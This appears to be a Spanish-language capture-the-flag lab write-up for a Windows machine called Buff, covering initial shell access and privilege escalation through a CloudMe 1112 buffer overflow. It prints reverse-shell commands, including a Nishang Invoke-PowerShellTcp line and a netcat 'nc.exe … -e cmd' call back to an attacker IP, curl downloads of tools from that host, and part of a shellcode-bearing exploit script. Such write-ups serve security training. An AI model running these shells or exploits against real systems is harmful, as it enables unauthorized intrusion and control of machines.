
con python2 porque falla con el 3



y tenemos shell




mejoramos esta mierda descargando nishan
tcp .ps1
https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1




recordemos que con nishang solamente es descargar el .ps1 y agregar esta linea alfinal

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.30 -Port **1234**


```
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
    }
}
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.30 -Port 1234
```




Intente con certutil , powershell , wget y ninguno me funciono solo curl
curl -o nishang.ps1 http://10.10.14.3:2000/nishang.ps1



sin emabargo no corrio procedo con nc
locate nc.exe



intento con netcat y este si fuciono
curl -o nc.exe http://10.10.14.3:2000/nc.exe
nc.exe 10.10.14.3 1234 -e cmd



```
rlwrap nc -lvnp 1234
listening on [any] 1234 ...
whoami
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.198] 49909
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>
C:\xampp\htdocs\gym\upload>whoami
buff\shaun

C:\xampp\htdocs\gym\upload>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\xampp\htdocs\gym\upload

18/01/2024  02:52    <DIR>          .
18/01/2024  02:52    <DIR>          ..
18/01/2024  02:24                53 kamehameha.php
18/01/2024  02:52            59,392 nc.exe
               2 File(s)         59,445 bytes
               2 Dir(s)   8,299,569,152 bytes free

C:\xampp\htdocs\gym\upload>
```

##escalada de privilegios **CloudMe_1112.exe Buffer Overflow** ######################

dentro de descargas esta el archivo cludme.exe


CloudMe_1112.exe

```
               1 File(s)     17,830,824 bytes
               2 Dir(s)   8,673,648,640 bytes free

C:\Users\shaun\Downloads>CloudMe_1112.exe
CloudMe_1112.exe
C:\Users\shaun\Downloads>
```

QUE ES Cloudme ?

CloudMe es un servicio de almacenamiento de archivos operado por CloudMe AB que ofrece almacenamiento en la nube, sincronizaciÃ³n de archivos y software de cliente

busco cloudme escalada




aca aparece un puerto el 8888

```
payload   += b"\xea\xc8\xb5\x9c\xb2\x98\x84\xc0\x44\x77\xca\xfc\xc6"
payload   += b"\x72\xb2\xfa\xd7\xf6\xb7\x47\x50\xea\xc5\xd8\x35\x0c"
payload   += b"\x7a\xd8\x1f\x6f\x1d\x4a\xc3\x5e\xb8\xea\x66\x9f"

overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(buf)
except Exception as e:
    print(sys.exc_value)
```


visualizamos los puertos abiertos o escucha de la maquina windows

netstat -ano

esto aplica para windows para linux recordar que es netstat -antup




por locall host esta el 8888 en el proceso 5480
sin embargo cada vez que valido cambia el proceso



al igual que el proceso cloudme
ver tareas o procesos


tasklist




como esto esta escuchando en local podemos habilitar este puerto (8888) por medio de tecnicas de **tunnel-ign o SOCKS proxy o Port Forwarding**

